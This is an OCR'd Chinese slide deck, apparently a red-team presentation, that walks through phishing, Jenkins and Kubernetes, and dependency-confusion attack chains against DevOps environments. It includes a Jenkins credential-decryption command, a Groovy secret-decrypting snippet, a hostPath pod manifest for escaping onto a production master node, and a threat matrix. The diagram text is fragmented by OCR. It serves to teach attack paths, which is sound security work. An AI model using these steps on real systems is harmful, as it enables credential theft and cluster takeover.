
https://about.mercari.com/en/press/news/articles/20210521_incident_report

攻击案例

- 客户端打法
- 服务端打法
- 供应链打法

攻击案例一 | 客户端打法

- 钓鱼 -> 边界突破 -> 即时通讯（SRE、Dev） -> 认证凭证后利用 -> CI/CD开发环境 -> 执行机器命令 -> 获得靶标



攻击案例二 | 服务端打法

- Jenkins普通用户 -> 用户列表 -> 获得管理员 -> Jenkins Script接口 -> 接管服务器 -> 凭证解密 -> 200+权限

https://github.com/hoto/jenkins-credentials-decryptor

```
./jenkins-credentials-decryptor \
-m master.key \
-s hudson.util.Secret \
-c credentials.xml \
-o json
```

```
println(hudson.util.Secret.fromString("
{AQAAABAAAAAgNIZj7TI4thOTMrxxxx81keZR3T8vrSYeObTItIHMpbHA7ULP9/w9
VGnTWXUuKpy7s}").getPlainText())
```

```
D59pi9xxxxzIUGgVH
```

攻击案例二 | 服务端打法


- Jenkins服务器 -> K8s凭证（生产环境） -> 创建Pod调度到Master节点 -> 逃逸 -> 获得K8S Master主机

```yaml
apiVersion: v1
kind: Pod
metadata:
  name: control-master-test6
spec:
  nodeName: prod-k8s-master1
  containers:
    - name: control-master-test6
      image: ubuntu:18.04
      command: ["/bin/sleep", "3650d"]
      volumeMounts:
      - name: master
        mountPath: /master
  volumes:
  - name: master
    hostPath:
      path: /
      type: Directory
```

```
1   NAME                STATUS   ROLES    AGE    VERSION   INTERNAL-IP
2   prod-k8s-master1    Ready    master   213d   v1.18.0   172.16.26.245
3   prod-k8s-master2    Ready    master   213d   v1.18.0   172.16.26.246
4   prod-k8s-master3    Ready    master   213d   v1.18.0   172.16.26.247
5   prod-k8s-node1      Ready    <none>   213d   v1.18.0   172.16.26.248
6   prod-k8s-node10     Ready    <none>   195d   v1.18.0   172.6.192.218
7   prod-k8s-node11     Ready    <none>   195d   v1.18.0   172.6.192.219
8   prod-k8s-node12     Ready    <none>   195d   v1.18.0   172.6.192.220
9   prod-k8s-node13     Ready    <none>   195d   v1.18.0   172.6.192.221
10  prod-k8s-node14     Ready    <none>   195d   v1.18.0   172.6.192.222
11  ......
```

攻击案例二 | 服务端打法


- Jenkins获取的服务器权限 -> 开发测试环境 -> DevOps平台K8s -> 创建Pod调度到Master节点 -> 逃逸 -> K8s Master服务器权限 -> Pod信息收集 -> Jenkins -> 凭证解密 -> Gitlab管理员



攻击案例二 | 服务端打法

Kubernetes威胁矩阵 v1.1							
初始访问	执行	持久化	权限提升	防御逃逸	窃取凭证	探测	横向移动
容器内应用漏洞入侵	创建后门Pod	部署远控容器	利用特权容器逃逸	创建后门容器	暴力破解	Cluster内网扫描	窃取凭证攻击其他应用
使用恶意镜像	Service Account连接API Server执行指令	挂载主机路径	利用挂载根目录逃逸	Shadow API Server	私钥泄露	K8s常用端口探测	容器逃逸
K8s API Server未授权访问	通过Kubectl进入容器	Shadow API Server	通过Linux内核漏洞	利用系统Pod伪装	K8s Secret Account凭据泄露	访问K8s API Server	通过Service Account访问K8s API
kubelet未授权访问	通过curl执行容器命令	使用恶意镜像	通过Docker漏洞逃逸	创建超长Annotations使Audit日志解析失败	应用层API凭据泄露	访问K8s Dashboard所在的Pod	访问K8s Dashboard
etcd未授权访问	Sidecar注入	利用有效账号	容器内访问Docker.sock逃逸	K8s Audit日志清理	利用K8s准入控制器窃取信息	访问Kubelet API	Cluster内网渗透
Docker Daemon 公网暴露	容器内的反弹Shell/木马/C2/DNS隧道	DaemonSets、Deployments	利用Linux Capabilities逃逸	容器及宿主机日志清理(Clear container	ConfigMap	集群内部网络	窃取凭证攻击云服务
Dashboard面板暴露	SSH服务进入容器	K8s cronjob	Procfs目录挂载逃逸	删除K8s的Event(Delete K8S events)	Pod内凭证		第三方组件风险
K8s configfile 泄露		Rootkit	K8s Rolebinding添加用户权限（Cluster-admin binding）				污点(Taint)横向渗透
私有镜像仓库暴露		利用系统Pod伪装	利用K8s漏洞提权				节点选择约束
镜像库凭证		Sidecar注入					

攻击案例二 | 服务端打法


攻击方式：
Web攻击
各类组件攻击等
传统攻击方式
开发测试环境
A
AA
AAA
A
B
C
D
E
F
G
172.16.4.0/24
KubeManager
总平台- K8s
10.30.1.0/24
E
外网云平台
攻击方式：
漏洞利用：CVE-2021-22205
Jenkinsfile、.gitlab-ci.yml、
Makefile解发流水线
代码中帐号密码
修改代码解发流水线：Direct(D-PPE)、Indirect(I-PPE)、Public(P-PPE,or 3PE)
第三方依赖包
攻击方式：
漏洞：未授权、插件漏洞、
Groovy
credentials.xml凭据
后台解密SSH凭据
获取源代码、访问代码仓库
网络连通生产网
第三方依赖包
攻击方式：钓鱼攻击
凭证泄露
浏览器凭据
GIT SSH
Xshell、远程连接配置
.kube/config
向代码仓库提交恶意代码
DevOp
DEV/SRE
Auth
Gitlab
Jenkins
Harbor
生产环境
JK Agent
集群
集群
集群
集群
集群
集群
A
Auth
B
C
攻击方式：
Web攻击
各类组件攻击等
传统攻击方式
各类DC区业务服务器
官网
网站
网站
DC区
DC区
DC区
DC区
DC区
DC区
DC区
K3s/Rancher
K8S生产
172.16.26.0/24
K8s攻击方式：
漏洞利用
API Server未授权、SA权限过大
凭据泄露：.kube/config
容器逃逸
横向渗透：污点感染、亲和度调度
容器内部网络未隔离
Pod攻击

攻击案例三 | 供应链打法

- 外网或内网Python包混淆

依赖混淆的原理是利用了软件包管理器在处理公共包和私有包时的优先级问题


pypi	Pypi软件源, 包含官方代理源和内部私有源, 官方源从 https://pypi.tuna.tsinghua.edu.cn 代理，缓存1天

- 外网路径：上传特定包 -> pypi -> 同步 -> 清华大学镜像站 -> 内网镜像站
- 内网路径：获得内部镜像上传凭证 -> 上传高版本包

